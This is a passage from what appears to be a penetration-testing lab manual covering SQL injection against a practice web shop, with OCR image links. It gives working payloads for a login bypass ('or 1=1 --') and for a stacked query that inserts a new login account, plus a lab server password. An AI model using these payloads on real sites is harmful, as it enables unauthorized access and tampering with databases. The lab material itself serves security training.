
7. Assume that you are new to this site and have never registered with this website earlier. Now click on **LOGIN** button on the top right corner of the GoodShopping homepage and type **blah' or 1=1 --** in the **Username** field, leave the Password field empty and click on the **Log in** button.



8. You have successfully logged on to the target website with a **fake login** as shown in the screenshot.



9. Your credentials are not valid, but you have successfully logged in. Now, you can browse all the web pages of the website as a registered member. Click **Logout** to log out from the account.




10. Click **LOGIN** button in the top-right corner of the web page, enter the query **blah';insert into login values ('sandra','sandra123'); --** in the **Username** field (as your login name) and leave the password field **empty**. Click on the **Log in** button.


Note: If no error message is displayed on the web page, it means that you have successfully created your login using SQL injection query.

Note: By giving this query, a user account is created in the database with the following credentials:


Username: **sandra**
Password: **sandra123**



11. To verify whether your Login credentials have created successfully, click on the **LOGIN** button, clear the text in Username field, enter **sandra** in the **Username** field and **sandra123** in the **Password** field, and click **Login**.




12. You have successfully logged on to the target website as shown in the screenshot.




13. Click **Target_CPENT Windows Server** and click Ctrl+Alt+Del.

14. In the password field type Pa$$w0rd and press **Enter**.

